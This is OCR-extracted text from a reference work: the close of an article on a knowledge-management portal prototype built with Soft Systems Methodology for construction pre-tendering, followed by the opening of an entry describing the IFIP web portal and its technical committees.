
SSM Stages 1 and 2

The *problematic situation* was first identified in its unstructured form. The situation revolved around problems involving the pre-tendering decision and the way that it was often handled. Knowledge was poorly transferred and all the participants we interviewed felt that the pre-tendering decision could have been accomplished much more effectively. In Stage 2, knowledge was unearthed to explicitly express the problem. This involved interviewing as many participants in the situation as was practicable who could explicate their tacit knowledge about that situation. Tacit knowledge, feelings, and perceptions were made explicit through developing *rich pictures* that represent a connective human communication channel expressing the situation through an elicitation process from interviews and possible surveys. Respondents were also encouraged to graphically express their unease.

SSM Stage 3 and 4

This comprised the interpretation of the rich picture (refer to Figure 7) into a root definition to take the rich picture and offer a more systemic and formulaic summary that

Figure 1. SSM approach as a seven-stage process



explicitly described the situation. The root definition is the chosen system expressed in statements, which incorporate the points of view that make the activities and performance of the systems meaningful, providing the analyst with a framework for ensuring that all points of view and interest are considered in the knowledge elicitation process. Stage 4 involved developing an account of what must be done to achieve the transformation described in the root definition. This is generally illustrated as an activity model and uses whatever techniques may be available.

SSM Stage 5, 6, and 7

In Stage 5, we explored together with the study participants, questions needing to be addressed, assumptions to be re-visited and dysfunctional behaviours/actions to be remedied by comparing *the ideal model* represented in Stage 4 with what is perceived to be the way things actually happen. This stage provides a reality check for Stage 4 and challenges owners of the situation to rethink and re-analyse underlying assumptions to reach a more creative and fulfilling outcome. Stage 6 involved formulating specific recommendations and implementation plans. This often triggers organisational structure changes, procedures changes, and/or organisational culture change. Action is generally taken in Stage 7 to implement changes and/or restart the process using feedback loops to test and monitor changes made.

USING THE SSM PROCESS AS A KM TOOL

SSM is both a reflective learning process and an action learning approach to problem resolution (Argyris & Schön, 1996; Schön, 1983). It addresses the principal failing of previous attempts to capture knowledge in expert systems (an early manifestation of the study of KM). It does this through the appreciation of context, the validity of a wide range of perspectives of the described situation, and the whole concept of reality as independent truth. SSM addresses these problems through its inherent acceptance of the multiple realities experienced by different people with different worldviews and life experiences that have formed the lens through which they perceive any situation.

The KM portal described in this article is based upon the knowledge advantage (K-Adv) concept that recognises the need to manage the duality of both tacit and explicit knowledge. Its strength lies in its recognition of the primacy of focussed intelligent leadership that envisions how knowledge assets can be identified, nurtured, and harnessed as well as its advocacy of providing the essential human infrastructure that is supported by an enabling ICT infrastructure. An organisation requires a coordinated approach to gain and maintain a *knowledge advantage* that:

1. Nourishes the *leadership capabilities* to establish and deploy a vision to develop a capacity for sustained *knowledge advantage*;
2. Supports the *people management* necessary to effectively use their knowledge in business activities; it comprises systems that are supported by organisational processes, which facilitate the mobilisation of knowledge resources; and
3. Provides the necessary enabling *information and communication technologies (ICT) infrastructure* that encompasses hardware, software, and network delivery facilities, together with a support system.

For more details about the K-Adv, readers can refer to Walker, Wilson, and Srikanathan (2004) or Walker et al. (2005).

THE KM PORTAL AND ITS USE


Figure 2 illustrates three useful KM application modules facilitated by the KM portal.

The Knowledge Audit Module

The purpose of the knowledge audit module is to efficiently facilitate KM gap analysis so that audited organisations can assess their maturity level for each KM infrastructure component. The scope of this article limits us to discussion of only one of the three K-Adv infrastructures. As Figure 3 indicates, each of the two main elements of the ICT enabling infrastructure has four sub-elements that can be scored. Scoring may be undertaken in a variety ways, by using a combination of auditing information such as documentary evidence from an asset register, by observation (seeing what is actually available), or by gaining opinions from frequent users.

Figure 2. Three modules of the e-tool for knowledge management

Figure 3. Auditing ICT enabling infrastructure



The assessment process begins with pertinent questions being asked about the state of the infrastructure elements. Figure 4 shows the portal screen image that poses the broad question "If I go to this workplace to use hardware to do my knowledge job, to what extent…" applied to the functioning hardware component in terms of its availability, currency, functionality, and reliability. Five maturity levels scored from 1-5 give a tangible measure of its level of support. This can be used to benchmark one workplace against others or to provide a gap analysis tool for scoring the "desirable state at time 'T' in the future" against the "now" situation. Cell descriptors were tried and tested with users for simplicity of use and being easy to understand. This was a beta-test so we remain open to suggestions for improvement in what is being measured and how it is being measured. This prototype KM portal provides a useful tool that can be adapted and used by anyone interested in doing so.

Figure 3 and Figure 4 show how the tool can be used to audit at a variety of levels—the micro level of a cell (e.g., reliability), a macro level of an infrastructure component (functioning hardware) or even at the infrastructure level (ICT enabling infrastructure). Each level of analysis can provide insights of what KM tools are available and used for knowledge work to facilitate a knowledge advantage.

The Knowledge Assets Module

The second module of the e-tool is related with the identification of knowledge assets. Knowledge assets in an organisation can be conceptualised as a triangle of people, processes, and technology that interact to accomplish a certain task.

Each of the elements shown in Figure 5 are clickable from the top-level portal entry point illustrated in Figure 2 to be expanded as shown in Figure 6 for the *people* process. Each link inside the brackets connects users to further resources in the organisation's ERP system or other IT data and knowledge base infrastructure. The Figure 5 knowledge asset module links to processes and technology screens similar to Figure 6 that also link to the organisation's data and knowledge bases.

SSM investigation can be undertaken for each of the processes listed in the *process* part of Figure 6. This helps to unearth knowledge assets involved with people and technology processes. We selected the *pre-tendering* process in our research project to illustrate how the KM portal can function. The SSM research exercise helped us to identify and electronically link various knowledge assets through our development of rich pictures. These links allow users access to identified knowledge resources within the system described by the rich pictures for an understanding that particular process.

The Knowledge Management Resources Module


This module was accessed via Figure 6 and also provided a further format for the portal screen entry point to any knowledge asset as illustrated in Figure 7.

Figure 4. Framework for auditing "functioning hardware" through scoring

Maturity	Performance Characteristic			
	Availability	Currency	Functionality	Reliability
If I go into this workplace to use hardware to do my K-job, to what extent →	am I likely to find it available to use it?	am I likely to find it a current technology version?	does it actually perform versus how it is supposed to perform?	to what extent am I likely to find it working?
Some/small	Very Low less than 20% of the time	Unaware of the trend > 5 years	Very Low less than 20% of the time	Very Low less than 20% of the time
Minor	Low up to 40% of the time	Laggards of trend <5 > 3 years	Low up to 40% of the time	Low up to 40% of the time
Moderate	Medium up to 60% of the time	Late majority of trend about 3 years old ver	Medium up to 60% of the time	Medium up to 60% of the time
Substantial	High up to 90% of the time	Early majority adopters tested but latest version > 1 year <3 ye	High up to 90% of the time	High up to 90% of the time
All	effectively 24/7 access	Innovators beta testing or adopting most current version 1 year old	effectively 24/7 access	effectively 24/7 access

Score A1

Figure 5. Knowledge assets



People intimately involved in the process illustrated in the Figure 7 rich picture are linked through *processes* (as illustrated in Figure 6). The rich picture helps them to understand the process concerned and they can click on the shaded dots to drill further down to access knowledge and contacts etc. These in turn are linked to the organisation's data and knowledge bases. The screen image shaded dots illustrated in Figure 7 provide links to many resources. Alternatively, straightforward links in *people* and *technology* shown in Figure 6 also gave users access to knowledge resources available on an organisation's IT data and knowledge bases. In this way, the portal prototype provides a fully structured KM tool that not only provides people in the organisation rapid access (only a few clicks away) to knowledge assets, but also provides the organisation with a useful auditing and benchmarking tool.

The exercise in developing the entire prototype knowledge portal previously illustrated was valuable in highlighted how links between existing knowledge assets are currently poorly available to users when they need them at short notice. For example, research participants we interviewed had current phone numbers for many colleagues that they would need to contact, but details would be predominantly stored privately in hardcopy form, stored on hand-held devises, or stored in memory on mobile phones. Company phone lists are often out of date with duplicate lists providing conflicting information. Likewise, URL links can be obsolete. The effort to maintain and integrate IT databases emerged as a key issue from our research exercise. Also, a vital issue underscored by developing the prototype portal is that the much-needed knowledge bases (rather than information) are either unavailable or poorly structured.

FUTURE TRENDS

The more obvious trend highlighted by our prototype development is the growing appreciation of the critical value and competitive advantage of KM systems that can rapidly link people, processes, and technology. This was seen to enable people to be more productive within time constraints

Figure 6. People process and technology knowledge assets





Figure 7. SSM rich picture portal access screen



imposed by tight tender deadlines and trigger points leading to a tender submission. This is encouraging, but we only investigated one company—a construction industry leader being one of the largest 5 or 6 construction contractors in Australia. This suggests a healthy awareness of the value of KM but an underdeveloped realisation of KM as a core competitive competency.

The technology to link information bases and even to develop and maintain sophisticated context-rich knowledge bases is already available. The gap lies with organisational leadership to commit to substantially invest in not only well-integrated IT systems, but to also to invest in supporting their people to use this technology. This leadership gap is a serious barrier to realising current potential without even considering how emerging technologies could exacerbate the current leadership gap. Voiceover Internet technology already allows, for example, people to use SKYPE to maintain contact with colleagues stretched out over the globe using their computers as a telephonic device. This current potential allows knowledge resources in Figure 6 to link people to directly talk to each other via their computers.

We believe that future trends will centre on people and leadership improvements. Leaders will focus on two things. First, leaders need to consolidate and improve existing competencies in using knowledge assets. Second, they need to improve collegiate behaviours to leverage organisational and people-related competences. These behaviours should be soundly recognised and rewarded by organisations to strengthen people's creative and innovative powers.

CONCLUSION

This article emphasises the people and leadership gaps that need to be filled rather than heralding any further need for ICT advances. The research exercise in developing a knowledge portal tool quickly exposed the limits of current organisational integration of information and knowledge bases. We presented a series of screen images that were developed using a tool that comprised a series of linked PowerPoint slides to demonstrate a model that could be further developed.

The SSM part of our study revealed that much of the problem lies with people-related issues. These are in turn driven by indifference by an organisation's leadership toward committing the necessary energy and funds to integrate existing information systems and develop KM applications that extend beyond merely providing IT for information access (rather than delivering deep contextual knowledge needed for effective KM).

We also discovered that the organisation studied had not adequately addressed many technical support issues such as providing sufficient ICT support to enable people to seamlessly click on a link and be able, for example, to automatically phone, fax, or e-mail a colleague. Other people related issues yet to be resolved include providing incentives for mentoring, knowledge creation, and sharing. We saw much evidence of informal help and support between people but the organisation had yet to establish formal arrangements that might ensure wide inclusion of those, for whatever reason, may be currently marginalised.

REFERENCES

Andrews, C. J. (2000). Restoring legitimacy to the systems approach. *IEEE Technology and Society, 19*(4), 38-44.

Argyris, C., & Schön, D. (1996). *Organizational learning II: Theory, method, and practice*. Reading, MA: Addison-Wesley.

Attewell, P. (1992). Technology diffusion and organizational learning: The case of business computing. *Organization Science*, *3*(1), 1-19.

Checkland, P. (1999). *Systems thinking, systems practice*. Chichester, UK: John Wiley & Sons Ltd.

Fernie, S., Green, S. D., Weller, S. J., & Newcombe, R. (2003). Knowledge sharing: Context, confusion, and controversy. *International Journal of Project Management, 21*(3), 177-187.

Gupta, A. K., & Govindarajan, V. (2000). Knowledge management's social dimension: Lessons from Nucor Steel. *Sloan Management Review*, *42*(1), 71-80.

Lawrence, E., Lawrence, J., Newton, S., Dann, S., Corbitt, B., & Thanasankit, T. (2003). *Internet commerce digital models for business* (3rd ed.). Sydney: John Wiley & Sons.

Lloyd-Walker, B. M., & Soutar, J. (2005). Functional portal interfaces to support knowledge sharing. In A. Tatnall (Ed.), *Web portals: The new gateways to Internet information and services* (pp. 312-334). Hershey, PA: Idea Group Publishing.

Maqsood, T. (2006). *An investigation into the role of knowledge management in supporting innovation for effective planning and delivery of construction projects*. PhD, School of Business Information Technology. Melbourne, RMIT University.

Peansupap, V., & Walker, D. (2005a). Exploratory factors influencing information and communication technology diffusion and adoption within Australian construction organizations: A micro analysis. *Construction Innovation, 5*(3), 135-157.

Peansupap, V., & Walker, D. H. T. (2005b). Factors affecting ICT diffusion: A case study of three large Australian construction contractors. *Engineering Construction and Architectural Management, 12*(1), 21-37.

Rogers, E. M. (1995). *Diffusion of innovation* (3rd ed.). New York: The Free Press.

Schön, D. A. (1983). *The reflective practitioner—how professionals think in action*. Aldershot, UK: BasiAshgate ARENA.

Tatnall, A. (2004). *Web portals: The new gateways to Internet information and services*. Hershey, PA: Idea Group Publishing.

Walker, D. H. T., Maqsood, T., & Finegan, A. (2005). The culture of the knowledge advantage (k-adv)—a holistic strategic approach to the management of knowledge. In A. S. Kazi (Ed.), *Knowledge management in the construction industry: a socio-technical perspective* (pp. 223-248). Hershey, PA: Idea Group Publishing.

Walker, D. H. T., Wilson, A. J., & Srikanathan, G. (2004). *The knowledge advantage (k-adv) for unleashing creativity & innovation in the construction industry*. Brisbane CRC in Construction Innovation. Retrieved from http://www.construction-innovation.info/images/pdfs/2001-004-A_Industry_Booklet.pdf

Wenger, E. C., & Snyder, W. M. (2000). Communities of practice: The organizational frontier. *Harvard Business Review, 78*(1), 139-145.

Wenger, E. C., McDermott, R., & Snyder, W. M. (2002). *Cultivating communities of practice*. Boston: Harvard Business School Press.

KEY TERMS

Community of Practice (CoP): Etienne Wenger defines a community of practice (CoP) as "groups of people informally bound together by shared expertise and passion for a joint enterprise" (Wenger & Snyder, 2000, p. 139). However, Wenger and others have described how organisations can encourage and support a COP. A COP shares knowledge and skills and sustains its members through obligation to exchange knowledge, providing access, and accessibility to shared insights and knowledge about the practice of work (Wenger et al., 2002, p. 4).

Information Communications Technology (ICT): This technology includes groupware applications such as intranets, e-mail, and an array of devises to transmit information in electronic form.

Knowledge Management (KM): The creation, sharing, and use of knowledge in a systematic way that adds meaning and context to information.

Rich Pictures: Ways of representing complex situations through cartoon-like representations. Constructing rich pictures requires intense investigation of the situation being described and capturing the essence of it and communication of key concerns and solutions through these illustrations. They convey a deeper sense of the situation than mere text because relationships between elements of the system of the situation being described as well as the emotional undercurrents documented in the cartoon-like pictures.

Skype: A free software package that links people together to enable voice messaging and video conferencing (http://www.skype.com/helloagain.html)

Soft System Methodology (SSM): Uses soft systems thinking to explore messy problematic situations that arise in human activity. It strives to learn from the different perceptions that exist in the minds of the different people involved in the situation. It uses a seven-step approach to map the elements of a situation in order to be able to better describe the situation and present a model of it in terms of its root cause, SSM, in its idealized form, is described as a logical sequence of seven steps (Checkland, 1999, p. 162-183) as described in the text.

I

The IFIP Portal

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INTRODUCTION

Many professional societies and organisations make use of Web portals to allow access to their many facilities, resources, and varied content materials. The International Federation for Information Processing (IFIP) is no exception and the IFIP site (www.ifip.org) provides access to a vast amount of information about IFIP itself and its constituent parts. Being a portal, although the site itself has some useful information, most of the information accessible through the IFIP site is stored at various locations around the world on servers in universities, other societies, and the computer industry. This article examines aspects of the IFIP portal with particular reference to several IFIP Working Group sites.

BACKGROUND

The International Federation for Information Processing was established in 1960 and is a nongovernmental, nonprofit umbrella organization for national societies working in the field of information processing (IFIP, 2006a). IFIP was established under the auspices of UNESCO (2006) following the first World Computer Congress in Paris in 1959. IFIP holds Formal Consultative status with UNESCO and maintains formal relations with other agencies of the UN System (IFIP, 2006a).


Membership of IFIP relates to national IT societies. The following countries and organisations are full members of IFIP: Andorra, Australia, Austria, Belgium, Botswana, Brazil, Bulgaria, Canada, Chile, China, CLEI (Centro Latino Americano de Estudios Informatica), Croatia, Cyprus, Czech Republic, Denmark, Ethiopia, Finland, France, Germany, Greece, Hungary, India, Ireland, Israel, Italy, Japan, Korea, Lithuania, Malaysia, Mauritius, The Netherlands, Nigeria, Norway, Oman, Poland, Portugal, Russia, Singapore, Slovakia, Slovenia, South Africa, Spain, Sri Lanka, Sweden, Switzerland, Syria, Thailand, United Kingdom, USA-based/ACM, USA-based/IEEE, Zambia, and Zimbabwe. In other membership categories, Argentina, Iceland, and New Zealand are corresponding members, and CEPIS, FACE, IAPR, IASC, IJCAII, IMIA, INFORMS, SEARCC, and VLDB are affiliate members (IFIP, 2006a). IFIP is also a Scientific Associate with the International Union for Science. It maintains contact with the International Federation of Automatic Control, the International Association for Mathematics and Computers in Simulation, the International Federation of Operational Research Societies, and the International Measurement Confederation. IFIP represents IT Societies from 55 countries or regions, with a total membership of over half a million, and links more than 3,500 scientists from Academia and Industry (IFIP, 2006a, 2006b).

IFIP's principal aim is to promote information about science and technology by fostering international cooperation, by stimulating research, development, and the applications of information processing, and all aspects of computing and communication in science and human activity. It does this by furthering the dissemination and exchange of information and by encouraging education in information processing and communication.

IFIP's mission is to be the leading, truly international, apolitical organization which encourages and assists in the development, exploitation and application of Information Technology for the benefit of all people. (IFIP, 2006a)

IFIP is organized around a series of technical committees (TC), each of which is comprised of a number of

Figure 1. IFIP structure (IFIP, 2006a)



working groups (WG). Each of these technical committees is effectively a management team responsible for a given field of activity and for the operations of its working groups. The working groups share experience and develop their specialized knowledge by running open conferences and smaller working conferences, offering seminars and tutorials, circulating papers, and by electronic conferencing and by e-mail (IFIP, 2006b). IFIP's technical committees and working groups are presented in Table 1.

THE IFIP PORTAL

We adopt a broad view of what constitutes a portal as "providing a gateway not just to sites on the Web, but to *all network-accessible resources* whether involving intranets, extranets, or the Internet. In other words, a portal offers centralised access to all relevant content and applications" (Tatnall, 2005). Like all portals, the IFIP portal is multilayered, with initial access being via IFIP's home page (www.

Table 1. IFIP's technical committees and working groups

TC1: Foundations of Computer Science • **WG 1.1** Continuous Algorithms and Complexity • **WG 1.2** Descriptional Complexity • **WG 1.3** Foundations of System Specification • **WG 1.4** Computational Learning Theory • **WG 1.6** Term Rewriting • **WG 1.7** Theoretical Foundations of Security Analysis and Design • **WG 1.8** Concurrency Theory	**TC 9: Relationship between Computers and Society** • **WG 9.1** Computers and Work • **WG 9.2** Social Accountability • **WG 9.3** Home Oriented Informatics and Telematics • **WG 9.4** Social Implications of Computers in Developing Countries • **WG 9.5** Applications and Social Implications of Virtual Worlds • **WG 9.6** Information Technology: Misuse and the Law (= WG 11.7) • **WG 9.7** History of Computing • **WG 9.8** Women and Information Technology • **WG 9.9** ICT and Sustainable Development
TC 2: Software: Theory and Practice • **WG 2.1** Algorithmic Languages and Calculi • **WG 2.2** Formal Description of Programming Concepts • **WG 2.3** Programming Methodology • **WG 2.4** Software Implementation Technology • **WG 2.5** Numerical Software • **WG 2.6** Database • **WG 2.7** User Interface Engineering (= WG 13.4) • **WG 2.8** Functional Programming • **WG 2.9** Software Requirements Engineering • **WG 2.10** Software Architecture • **WG 2.11** Program Generation • **WG 2.12** Web Semantics (= WG 12.4)	**TC 10: Computer Systems Technology** • **WG 10.1** Computer-Aided Systems Theory • **WG 10.3** Concurrent Systems • **WG 10.4** Dependable Computing and Fault Tolerance • **WG 10.5** Design and Engineering of Electronic Systems
TC 3: Education • **WG 3.1** Informatics and ICT in Secondary Education • **WG 3.2** Informatics and ICT in Higher Education • **WG 3.3** Research on Education Applications of Information Technologies • **WG 3.4** Professional and Vocational Education in IT • **WG 3.5** Informatics in Elementary Education • **WG 3.6** Distance Learning • **WG 3.7** Information Technology in Educational Management • **SIG 3.8** Lifelong Learning	**TC 11: Security and Protection in Information Processing Systems** • **WG 11.1** Information Security Management • **WG 11.2** Small System Security • **WG 11.3** Data and Application Security • **WG 11.4** Network Security • **WG 11.5** Systems Integrity and Control • **WG 11.7** Information Technology: Misuse and the Law (= WG 9.6) • **WG 11.8** Information Security Education • **WG 11.9** Digital Forensics
TC 5: Computer Applications in Technology • **WG 5.2** Computer-Aided Design • **WG 5.3** Computer-Aided Manufacturing • **WG 5.5** Cooperation Infrastructure for Virtual Enterprises and Electronic Business (COVE) • **WG 5.6** Maritime Industries • **WG 5.7** Integration in Production Management • **WG 5.10** Computer Graphics and Virtual Worlds • **WG 5.11** Computers and Environment • **WG 5.12** Architectures for Enterprise Integration • **SIG-CAI** Computer Aided Innovation • **SIG Bioinformatics**	**TC 12: Artificial Intelligence** • **WG 12.1** Knowledge Representation and Reasoning • **WG 12.2** Machine Learning and Data Mining • **WG 12.3** Intelligent Agents • **WG 12.4** Web Semantics (= WG 2.12) • **WG 12.5** Artificial Intelligence Applications • **WG 12.6** Knowledge Management • **WG 12.7** Computer Vision

Table 1. continued

TC 6: Communication Systems • **WG 6.1** Architectures and Protocols for Distributed Systems • **WG 6.2** Network and Internetwork Architectures • **WG 6.3** Performance of Communication Systems • **WG 6.4** Internet Applications Engineering • **WG 6.6** Management of Networks and Distributed Systems • **WG 6.7** Smart Networks • **WG 6.8** Wireless Communications • **WG 6.9** Communication Systems in Developing Countries • **WG 6.10** Photonic Networking • **WG 6.11** Electronic Commerce - Communication Systems	**TC 13: Human-Computer Interaction** • **WG 13.1** Education in HCI and HCI Curricula • **WG 13.2** Methodology for User-Centred System Design • **WG 13.3** Human-Computer Interaction and Disability • **WG 13.4** User Interface Engineering (= WG 2.7) • **WG 13.5** Human Error, Safety and System Development • **WG 13.6** Human-Work Interaction Design
TC 7: System Modeling and Optimization • **WG 7.1** Modeling and Simulation • **WG 7.2** Computational Techniques in Distributed Systems • **WG 7.3** Computer System Modeling • **WG 7.4** Discrete Optimization • **WG 7.5** Reliability and Optimization of Structural Systems • **WG 7.6** Optimization-Based Computer-Aided Modeling and Design • **WG 7.7** Stochastic Optimization	**SG16: Specialist Group on Entertainment Computing** • **WG16.1** Digital Storytelling • **WG16.2** Entertainment Robot • **WG16.3** Theoretical Basis of Entertainment • **WG16.4** Games and Entertainment Computing • **WG16.5** Social and Ethical Issues in Entertainment Computing
TC 8: Information Systems • **WG 8.1** Design and Evaluation of Information Systems • **WG 8.2** Interaction of Information Systems and the Organization • **WG 8.3** Decision Support Systems • **WG 8.4** E-Business: Multidisciplinary Research and Practice • **WG 8.5** Information Systems in Public Administration • **WG 8.6** Transfer and Diffusion of Information Technology • **WG 8.8** Smart Cards	

Note: The authors of this article are (respectively) vice chair and chair of WG3.4, and one of the authors is also a member of WG3.7 and WG9.6.

Figure 2. IFIP portal home page

Figure 3. IFIP TC3 home page




Figure 4. IFIP WG3.4 link page

